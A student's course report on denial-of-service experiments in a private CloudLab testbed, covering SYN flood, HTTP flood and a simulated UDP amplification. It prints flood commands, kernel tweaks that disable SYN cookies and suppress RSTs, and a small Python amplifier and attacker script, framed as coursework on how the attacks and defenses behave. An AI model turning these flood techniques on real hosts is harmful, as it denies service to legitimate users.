

Denial Of Service (DoS) Experiments: SYN Flood, HTTP Flood, UDP Amplification/Reflection

Course: CS 330

Author: Jacob Flores

Date Submitted: 12/11/2025

Link to git repository: <https://github.com/IWU-CS330/cs-330-project-JacobFloress>

1. Introduction

In this project, I investigated three Denial of Service (DoS) attacks: SYN Flood, HTTP Flood, and UDP amplification/reflection. I carried out these attacks within my Cloudlab environment and only targeted nodes that are under my control. My main goal was to understand how each attack works and analyze how they impact TCP, HTTP, and UDP behavior. Also, to see how Linux and server defenses respond, and to what extent legitimate clients are denied service.

Understanding DoS attacks in general is very important in order to identify vulnerabilities in a system and develop mitigations and defenses to protect sensitive data. This knowledge helps you understand real-life risks and gives you the ability to perform defensive testing to find vulnerabilities before a malicious person does. It is interesting because there are different DoS attacks that affect different layers (from layer 1 to layer 7). In my project, my three specific attacks affect the transport layer and application layer.

2. Background

2.1 TCP Handshake and SYN Flooding

In TCP, as we know, a client and server create a connection using the 3-way handshake. When the server receives the first SYN (from the client), it creates a half-open connection in its SYN backlog until it receives the last ACK (from the client). This SYN backlog has a limited size, which is why a SYN Flood attack causes it to fill up and leave no room for real users who want to connect. So their requests are dropped or delayed (DoS attack behavior). A SYN Flood attack is when the attacker sends a huge amount of fake SYN packets in a very short time.

2.2 Application layer and HTTP Flood

In HTTP, the process of making an HTTP request and receiving a response involves traffic that can be measured. For example, requests per second (RPS), latency, and response size. In an HTTP flood attack, the attacker sends a huge number of HTTP requests, which causes deterioration on the server's CPU, disk I/O, and bandwidth. For this reason, when these resources are overloaded, real users may experience high latency, errors, and timeouts (DoS attack behavior).

2.3 UDP and Amplification/Reflection

UDP is a connectionless protocol, which means that it does not have any type of verification like TCP does with handshake. The sender simply sends packets with an IP and port, and the receiver has no way of verifying them. For this reason, it is relatively easy for an attacker to send requests from a spoofed IP for malicious purposes. In an amplification/reflection attack, the attacker sends small UDP requests to a server (amplifier) using the target's IP address so that the server sends longer responses to the target. DNS is used for these attacks because a simple DNS query can lead to longer answers (subdomains, IPs, etc).

3. Experimental Setup

3.1 Topology

The topology of my experiment consisted of 1 target node running a server, 3 attacker nodes, and 1 legitimate client node (the one trying to access the web service). The interface used was eth1 for all nodes.




Figure 1: *Experiment Topology*

3.2 Software and Tools

In the SYN Flood attack, I used Scapy to generate packets, socket programming to run the server on the attacker node, and Wireshark to analyze the traces after the attack. For the HTTP Flood, I used Apachebench (ab) to load HTTP requests onto the server. On the client node I used socket programming to test connectivity between the client and server.

4. SYN Flood experiment

4.1 Goal

The goal of this experiment was to fill the SYN backlog target with half-open connections so that legitimate clients experience either high latency or connection errors (timeouts). To do this, I measured and recorded the client's successful handshake rate and timeout rate, as well as the behavior of the backlog during the attack. In other words, if the client's handshake success rate was less than 5%, then the SYN Flood was successful.

4.2 Methodology

4.2.1 Attacker traffic generation

My code pre-generates 9,000 packets and then sends them as fast as possible (inter=0) and infinitely in a loop until I cancel it (loop=1). This way, it is faster to send them because the 9,000 packets are processed once and then these pre-built packets are transmitted repeatedly (more efficient). This is much faster than send(make_syn()) (which I had before) since that generates a packet, processes it, and sends it, that is, one by one.

My packets included the attacker's source IP, "10.10.1.1". This allowed the target to respond with SYN-ACKs (filling the target's SYN backlog) as it recognizes the IP address because it is one that exists within my topology.

I tried randomizing the last octet of the attacker IP address to see if I could increase the ARP overhead and make the SYN backlog work harder. My nodes show a prefix of /24, so I decided to change the last octet to see if the target would look for it. Then I realized that the target does not reply with SYN+ACK to them, because that response would go to a non-existent node. This resulted in a closed and unusable connection to fill the SYN backlog queue. So I ended up only using the original attacker IP address.

I randomized the source port of each packet transmitted so that the target treats each SYN packet as a separate connection attempt. TCP connections are identified by their source IP/port and destination IP/port, therefore changing the source port ensures that each SYN packet creates a half-open connection instead of being seen as duplicates.

4.2.2 Client measurement

The client code consisted of a loop with 80 iterations that establishes connections to the target. It had a timeout of 0.5 seconds, which, if reached, triggers an error as it would indicate a delayed connection (from the client to the target) caused by excessive SYN packet concurrency and because the backlog queue is filling up. The client output showed the real time at which the connection is made, along with the number of iterations, the time taken to complete the connection, and the size of the data sent.

4.2.3 Target and kernel configuration

Before capturing the trace, I made sure to configure many kernel settings that help limit the target and facilitate the attacker to perform a successful attack or at least to be able to see the effects it has. I made modifications to RST behavior, SYN cookies, SYN backlog size, and the lifetime of half-open connections.

At first, I noticed that the attacker automatically responded with TCP RST flags every time it received SYN+ACKs from the target, causing the connection to be reset. Therefore, it keeps the SYN backlog almost intact, since all connections were closed instead of remaining as half-open connections (ruining the purpose of the SYN flood). This behavior by the attacker is a defense method implemented by default. It occurs when the kernel (of the attacker) receives too many unexpected SYN-ACKs.

For this reason, to prevent this and allow half-open connections on the target, I disabled it by running this command on the attacker side:

```
$ sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Another modification I made was to disable SYN cookies on the target. Enabled SYN cookies allowed my target to defend itself when the SYN backlog filled up. Basically, Linux stops allocating half-open backlog entries by encoding the client information in the cookie and responding with SYN+ACK (with the cookie) without needing to maintain the half-open connection. This means that only legitimate clients can establish a complete connection, as they are the only ones capable of responding to an ACK with their own encoded information. Therefore, when disabled, allows the backlog to fill up due to many connection attempts and preventing legitimate clients from accessing the target.

I ran this command on the target side to disable it:

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=0
```

The default maximum size of the SYN Backlog is 128, so I decided to reduce it to 64 to make it easier to fill it quickly and make the effect of the attack visible. However, later on I realized that the connection queue depends not only on the size of the SYN Backlog but also on `net.core.somaxconn`, which is a Linux kernel parameter that determines the maximum number of connections that can be queued per socket. This separate queue is located at the ESTABLISHED state that is waiting for the final `accept()` from the server to fully complete the connection. Whereas SYN backlog is located at the SYN_RECV state that is waiting for the last ACK from the client.

I ran this command on the target side to change the SYN backlog default value:

```
$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=64
```

I learned that half-open connections remain in SYN-RECV while the target retransmits SYN-ACK, and they have a maximum number of retransmission attempts. For this reason, I decided to increase it from 5 (default) to 10. This way, half-open connections remain there longer and, therefore, more packets attempting to “establish a connection” can accumulate. It should be noted that SYN-ACK retransmits with exponential backoff, so from that perspective, increasing the attempt limit greatly increases the half-open connection time.

To change the value, I ran this command on the target side:

```
$ sudo sysctl -w net.ipv4.tcp_synack_retries=10
```

4.3 Results




Figure 2: *SYN Flood graph*

This graph is taken from the trace I captured after modifying everything mentioned above. As we can see in the graph, the blue and purple lines are almost together at approximately 400 packets per second throughout the entire attack. We can even see that the target responds a little more SYN+ACK because they were retransmitted. If the SYN backlog target were filling up, there would be many more SYNs compared to SYN+ACKs. But in this case, the target is responding to all SYNs at almost the same rate throughout. Therefore, I can say that the SYN backlog was not filling up.

The client did not show any timeout or increase in latency. In the graph, the green line represents the three connection attempts made by the client during the attack (80 iterations each). The graph shows that all of them were completed successfully. Meanwhile, the terminal output shows no timeouts, and latency remains between 0.04 and 0.06 seconds.

The trace shows 34,180 packets transmitted in 46 seconds. Of these, 15,823 were SYN packets, and 17,132 were SYN+ACK packets. I used this filters to see the respective displayed packets:

- `tcp.flags.syn==1 and tcp.flags.ack==0`
- `tcp.flags.syn==1 and tcp.flags.ack==1`

Even after learning and applying all of this, I was unable to perform a successful SYN flood that could be reflected from the client's perspective. The only reason I could think of was that scapy's sending rate was not fast enough to keep the half-open queue saturated. Since, even with the improvement I made in the attacker traffic generation (pre-generated packets), I realized that Scapy's maximum packet rate is much lower than tools specialized in flooding. In figure 2, we can see that the attacker does not even reach 500 packets per second. Because of this limitation, I was unable to send the SYN rate I expected (a much higher/unlimited one) and probably for that reason I was unable to overwhelm the target's SYN backlog.

Although it could also have been due to an error when creating the profile in Cloudlab. These possible reasons meant that the target could process half-open connections very quickly, allowing the client to establish connections as many times as necessary without any problems.

5. HTTP Flood experiment

5.1 Goal

The goal of this experiment is to overload the HTTP server so that legitimate clients either cannot access the service (timeout) or experience high latency. Also, to see the differences between small and large files at different concurrency values. Here I was looking to record RPS, latency and failed requests.

5.2 Methodology

5.2.1 HTTP server setup

I started by creating an HTTP server on my target node running the command: `python3 -m http.server`. In its directory, I created two files, `small.bin` (10KB) and `large.bin` (1MB), to see how the server behaves to requests for both files and to see which specific part of the server is most affected depending on the file and its size.

The following command helped me create and set fixed sizes for each file:

```
$ truncate -s [FILE_SIZE] [FILE_NAME].bin
```

5.2.2 Baseline measurements

Once that was ready, I ran a very simple first benchmarking test to check that both files worked and to have a good reference for when I analyzed RPS, latency, errors, etc.

Example command for small.bin:

```
$ ab -t 60 -c 10 -g small-c10.txt http://10.10.1.2:8000/small.bin
```

-t specifies the maximum number of seconds to spend for benchmarking. -c is the concurrency value that represents the number of requests in flight simultaneously. -g is used to output the benchmark results to a file, in this case “small-c10.txt”. After that is the target URL pointing to specifically the small file (small.bin). In all tests, I used 60 seconds to be able to perform consistent tests with all experiments.

The small file completed 50k requests and 0 failed requests, indicating that with this concurrency load of 10, there are no complications. Latency is low, remaining at 9-10ms with no signs of overload. Even with 1.1k requests per second, there are no signs of DoS in this small file.

5.2.3 Stress tests configuration

- Small file (10 KB)

Here is the ab command structure I ran to benchmark the small file 3 times with different concurrencies:

```
$ ab -n 10000000 -t 60 -c [10,100,1000] -g [FILE_NAME]  
http://10.10.1.2:8000/small.bin
```

I started running this test configuration, requesting the 10 KB “small.bin” file. The number of requests (-n) is 10 million for a maximum of 60 seconds (-t) or until the number of requests is completed. I varied the number of concurrency (-c) between 10, 100, and 1000.

My three runs stopped at 50,000 requests in 45 seconds regardless of concurrency and time. Perhaps the problem has to do with the attacker node machine reaching a limit on sending requests, which is why it always stops at 50,000. In any case, since all the “small.bin” files had the same parameters, we can analyze the results obtained in the same way.

The three outputs have a fairly similar RPS of approximately 1109.5 req/sec and 0 failed requests. The number of concurrency did not influence the RPS. 95% of requests finished between 9 and 13 ms (latency), meaning that even with a concurrency of 1000, latency was very low.

The outliers (~1% of requests) for -c 10 were 3,045 ms, -c 100 were 31,454 ms, and -c 1000 were 31,583 ms. This is probably due to the connection queueing of so many connections in flight. Even with a -c of 1000, the latency is still low (with very few exceptions). The server is not showing any errors at the moment, simply very few connections are stuck in the queue longer than they should be. But in general, the small.bin request proved not to affect the server even with a large number of requests and concurrencies. Here is an excerpt from my output as a reference for the reader:

Benchmarking 10.10.1.2 (be patient)

...

Finished 50000 requests

Server Software: SimpleHTTP/0.6

Server Hostname: 10.10.1.2

Server Port: 8000

```
Document Path: /small.bin
Document Length: 10240 bytes
Concurrency Level: 1000
Time taken for tests: 45.066 seconds
Complete requests: 50000
Failed requests: 0
...
Requests per second: 1109.49 [#/sec] (mean)
...
Percentage of the requests served within a certain time (ms) 50% 7 66% 9 75% 11
80% 11 90% 12 95% 13 98% 1007 99% 1030 100% 31583 (longest request)
```

- Large file (1 MB)

ab command to benchmark the large file 3 times with different concurrencies:

```
$ ab -n 10000000 -t 60 -c [10,100,1000] -g [FILE_NAME]
http://10.10.1.2:8000/large.bin
```

Now I requested this file, which is much larger than small.bin. In this case, all three runs completed within 60 seconds, although they were unable to complete the number of requests. All three (-c 10, 100, 1000) completed between 625 and 682 requests. Unlike small.bin, between the three runs I obtained around 11 RPS, a value well below small.bin. The latency from the first run (-c 10) is already high with a value of 1,992ms for 95% of the requests.

In the three tests, the throughput remains at approximately 11 MB/s, that is, the maximum bandwidth (the server cannot push more than that). For this reason, when trying to have more simultaneous connections than can be supported, a larger queue is created each time, where each request has to wait longer to send, in this case, 1MB. Therefore, this causes throughput to remain constant and latency to increase significantly as concurrency increases.

As I increase the number of concurrent connections (up to 1000), latency increases significantly, reaching 11,789 ms for 50% of requests at -c 1000. In other words, half of my requests are taking 12 seconds (and even longer). This can technically be considered a DoS attack, due to the extremely high latency, which impairs the legitimate customer experience on the HTTP server. However, there are still no failed requests, which means that the server is still operating, just slower. Here is an excerpt from my output as a reference for the reader:

```
Benchmarking 10.10.1.2 (be patient)
Finished 625 requests
...
Document Path: /large.bin
Document Length: 1048576 bytes
...
Complete requests: 625
Failed requests: 0
Total transferred: 716649878 bytes
```



```
HTML transferred: 716493112 bytes
Requests per second: 10.41 [#/sec] (mean)
Time per request: 96015.494 [ms] (mean)
Transfer rate: 11662.34 [Kbytes/sec] received
...
Percentage of the requests served within a certain time (ms) 50% 11789 66% 12840
75% 13327 80% 13359 90% 13912 95% 15078 98% 26642 99% 42936 100% 43445 (longest
request)
```

- Link modification (Latency 100 ms) - Small file

To continue experimenting, I modified the latency in the target link (server) to 100ms by running this command on the target side:

```
$ sudo tc qdisc add dev eth1 root netem delay 100ms
```

ab command to benchmark the small file with 100 ms latency added and concurrency value of 1000:

```
$ ab -n 10000000 -t 60 -c 1000 -g [FILE_NAME] http://10.10.1.2:8000/small.bin
```

small.bin experienced significant changes compared to before. It dropped from 50,000 requests completed in 45 seconds to 1,121 in 65 seconds. Similarly, the RPS dropped from 1109 to 17, and the transfer rate from 11MB to 0.17 MB. Meanwhile, as expected, the latency rose to 202 ms for 50% of the requests. This shows that when delay is added, the round trip is affected, so it does not rise to 100 ms but to 200 ms. This affects everything from the TCP handshake to the HTTP server response. Less than 1% of requests were too slow due to queuing and because the server obviously suffers not with 10 but with 1000 concurrent delayed connections.

- Link modification (Latency 100 ms) - Large file

ab command to benchmark the large file with 100 ms latency added and concurrency value of 1000:

```
$ ab -n 10000000 -t 60 -c 1000 -g [FILE_NAME] http://10.10.1.2:8000/large.bin
```

In this case, large.bin is less affected by the added 100 ms latency. The throughput, RPS, and latency values are very similar between both tests (with and without added latency). This is because small requests can only be limited by the RTT, while large requests are limited by the available bandwidth. In other words, the large request itself already takes several seconds to respond and is affected by bandwidth limitations, so adding 100 ms of delay is a small overhead compared to its bigger problem. Even with this limitation added to the target's link, no failed requests were obtained in either small.bin or large.bin.

5.3 Results

Based on the differences and results obtained in both files, I decided to be more aggressive and send almost 90 million requests to the large.bin file in order to achieve failed requests (DoS sign). In this benchmarking configuration, I added a concurrency of 9,000 simultaneously for 60 seconds.

To do this, I repeated the following command 9 times to run everything at the same time:

```
$ ab -n 9999999 -t 60 -c 1000 http://10.10.1.2:8000/large.bin &
[x9]
wait
```

I used “&” to run all 9 ab processes in the background at the same time, and “wait” was used to wait until the entire background process is complete.

Next, I will show some excerpts from the output that I consider important, demonstrating a successful HTTP Flood:

```
apr_socket_recv: Connection reset by peer (104)
Finished 4149 requests
...
Document Length:      1000000 bytes
Concurrency Level:     1000
Time taken for tests:  60.006 seconds
Complete requests:     4149
Failed requests:       222
    (Connect: 0, Receive: 0, Length: 222, Exceptions: 0)
Non-2xx responses:     222
```

I got failed requests in all runs (9). As we can see, the message “Connection reset by peer (104)” appeared in the output. This means that the target (server) immediately closed the connection by sending a TCP RST because it was overloaded.

```
Finished 3212 requests
Server Software:       SimpleHTTP/0.6
Server Hostname:       10.10.1.2
Server Port:          8000
Document Path:         /large.bin
Document Length:       469 bytes
Concurrency Level:     1000
Time taken for tests:  60.073 seconds
Complete requests:     3212
Failed requests:       3120
    (Connect: 0, Receive: 0, Length: 3120, Exceptions: 0)
Non-2xx responses:     92
```

In this case, there were 3,120 failed requests, but the document length was 469 bytes, when it should have been 1,000,000 bytes from the large.bin file (1 MB). This may have been due to the connection being closed, which is why the server did not send the expected length. We can also see a non-2xx response of 92, which is an HTTP status code that represents an error, in this case an error on the part of the server.



Figure 3: *Web server response to the HTTP Flood*

In this screenshot, I show the error that appeared on my web server. Error code 404 usually means that the web page does not exist on the server, either because it has been deleted or moved. But in this case, it appears along with the message “No permission to list directory,” so I think it is a defense mechanism that the server used against me. They blocked my access to the server for a certain amount of time, as they detected me as the cause of the DoS.

6. UDP amplification/reflection experiment

6.1 Goal

The goal of this experiment was to simulate a DNS amplification/reflection attack using a simple UDP server as an amplifier. This experiment focuses on highlighting the behavior of a DNS amplification/reflection attack, which involves an attacker sending a small request to a DNS resolver (amplifier) with a spoofed IP (target's IP), where the response becomes much larger and is sent to the target via the amplifier.

I calculated the amplification factor and demonstrated how a UDP amplification attack could be used to exhaust the bandwidth on a server.

6.2 Methodology

6.2.1 Topology and roles

To carry out this experiment, I used three nodes from my Cloudlab experiment: attacker (attacker-3), amplifier (attacker-2), and target (target). The amplifier and target nodes contained these IPs and ports, respectively: 10.10.1.4:8000 and 10.10.1.2:65432.

Basically, the attacker sent UDP packets to the amplifier (10.10.1.4:8000), and when the amplifier received the requests, it sent a much longer response to the target (10.10.1.2:65432). From the target's perspective, this behavior is very similar to a DNS amplification/reflection attack because it received too much traffic (from an amplifier) that it did not request.

In a real DNS attack, the attacker would spoof the victim's IP as the one making the DNS queries, but in this case, I make the amplifier always send responses to the target's IP.

6.2.2 Amplifier service design

```
HOST = "10.10.1.4"
```

```
PORT = 8000
```

```
TARGET_IP = "10.10.1.2"
```

```
TARGET_PORT = 65432
```

```
RESPONSE_SIZE = 40000
```

```
def large_response(request_data: bytes) -> bytes:  
    return b'a' * RESPONSE_SIZE
```

The server connects to 10.10.1.4:8000 and for each UDP packet it receives, it records the time, sender address, and request size. Then, for each packet it receives, it calls the `large_response()` function to generate the payload in bytes specified by `RESPONSE_SIZE`. This generated payload is then sent to the target IP/Port using `sendto()`.

I used the letter 'a' to convert the integer 40000 from `RESPONSE_SIZE` to actual bytes, which would be the size of the string 'a' multiplied by 40000.

6.2.3 Attacker design

```
#ATTACKER_IP = "10.10.1.5"
AMPLIFIER_IP = "10.10.1.4"
AMPLIFIER_PORT = 8000

i = 0
while True:
    payload = f"request-{i}".encode()
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
        s.sendto(payload, (AMPLIFIER_IP, AMPLIFIER_PORT))
        print(f"{time.strftime('%H:%M:%S')} (ATTACKER) iteration={i}
sent={len(payload)} bytes")
        time.sleep(0.5)
    i += 1
```

In this code, the attacker sends a small payload "request-i," which is about 9 to 10 bytes long. This payload is then sent via UDP to the amplifier, waiting 0.5 seconds between each transmission. Each request from the attacker to the amplifier triggers a long response from the amplifier pointing to the target. I could make the request a little faster by removing the `time.sleep()` and thus increase the traffic reaching the target. However, this is only a demonstration of how UDP amplifier attacks work.

6.2.4 Target measurement

```
HOST = "10.10.1.2"
PORT = 65432

def main() -> None:
    server = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    server.bind((HOST, PORT))
    print(f"Server listening on {HOST}:{PORT}")
    try:
        while True:
            data, address = server.recvfrom(99999) #server.accept()
            print(f"{time.strftime('%H:%M:%S')} (TARGET) Received {len(data)}
bytes from {address}")
```

The target simply records the actual time each packet is received, its size, and the IP address from which it originates.

6.3 Results

Attacker output:

```
jacobfg@attacker-3:~$ python3 attacker-3.py
15:42:14 (ATTACKER) iteration=0 sent=9 bytes
15:42:14 (ATTACKER) iteration=1 sent=9 bytes
15:42:15 (ATTACKER) iteration=2 sent=9 bytes
15:42:15 (ATTACKER) iteration=3 sent=9 bytes
```

Amplifier output:

```
jacobfg@attacker-2:~$ python3 attacker-2.py
Server listening on 10.10.1.4:8000
15:42:14 (AMPLIFIER) New request from ('10.10.1.5', 35110), len=9
15:42:14 (AMPLIFIER) Sent 40000 bytes to ('10.10.1.2', 65432)
15:42:14 (AMPLIFIER) New request from ('10.10.1.5', 37796), len=9
15:42:14 (AMPLIFIER) Sent 40000 bytes to ('10.10.1.2', 65432)
15:42:15 (AMPLIFIER) New request from ('10.10.1.5', 44718), len=9
15:42:15 (AMPLIFIER) Sent 40000 bytes to ('10.10.1.2', 65432)
```

Target output:

```
jacobfg@target:~$ python3 target.py
Server listening on 10.10.1.2:65432
15:42:14 (TARGET) Received 40000 bytes from ('10.10.1.4', 8000)
15:42:14 (TARGET) Received 40000 bytes from ('10.10.1.4', 8000)
15:42:15 (TARGET) Received 40000 bytes from ('10.10.1.4', 8000)
```

Given these results, the attacker requests were small 9-byte UDP payloads, while each response from the amplifier to the target was 40,000 bytes. This indicates an amplification factor of 4,444. This is the formula I used to calculate it: bytes received at target / bytes sent by attacker. The amplification factor represents how strong the attack was based on the volume that was sent compared to what was received at the amplifier.

This demonstrated how any simple server can act as an amplifier and that the attacker does not need to expend a lot of resources such as bandwidth to cause all that damage, but rather a small request that is then converted into one 4,444 times larger.

To improve this and really affect the target bandwidth, the attacker's request rate needs to be much higher. Although, the extent to which the target is affected also depends on the amplification factor. If it is also very high, together with a high request rate, a bottleneck in the target may be reached.

7. Conclusion

I was able to implement and analyze three DoS attacks within Cloudlab: SYN flood, HTTP flood, and UDP amplification/reflection. Together, they gave me a better understanding of how DoS attacks behave,

the mitigations that exist at the Linux and protocol levels, and how difficult it really is to carry out a successful attack. Before doing the project, I thought it would be easy, but it turned out not to be, as it requires a lot of research and additional knowledge.

All these attacks allowed me to learn about different layers/protocols, as each one stressed a different one. The SYN Flood should have affected the backlog, the HTTP Flood stressed request processing, I/O, and CPU in general, while the UDP amplification attack focused on affecting bandwidth, generating a large volume of packets.

As for SYN Flood, I learned that it is not enough to send a lot of SYN packets and wait for the SYN backlog to overload, but also to know the kernel parameters and the defenses already implemented by each device or protocol.

In terms of tools, Scapy helped me a lot to get a better picture of how and what is needed to transport packets, what the server needs to work depending on whether it receives TCP or UDP packets. In general, it is very flexible, from modifying packets to spoofing them, but I feel that it is not enough to perform a flood, as it does not end up sending and generating many packets simultaneously.

To extend my experiment in the future, I would really like to find a more efficient generator package to see if that was really the reason why I didn't successfully obtain the SYN Flood, and rule out other concerns. For UDP amplification, I would love to integrate a DNS server and thus experiment with a true DNS amplification so that it can be closer to reality by using techniques such as spoofing IPs and adding a botnet.

8. References

- <https://stackoverflow.com/questions/13215135/how-to-make-all-outgoing-rst-drop>
- <https://documentation.ubuntu.com/security/security-features/network/syn-cookies/>
- <https://www.youtube.com/watch?v=2kpd7HceFz4&list=LL&index=1>
- <https://realpython.com/python-http-server/#execute-a-script-remotely-through-the-common-gateway-interface-cgi>
- <https://unix.stackexchange.com/questions/101332/generate-file-of-a-certain-size>
- <https://www.techrepublic.com/article/how-to-limit-bandwidth-on-linux-to-better-test-your-applications/>
- https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/4/html/system_administration_guide/configuring_an_openssh_client-using_the_scp_command
- <https://www.cloudflare.com/learning/>
- <https://www.imperva.com/learn/ddos/dns-amplification/>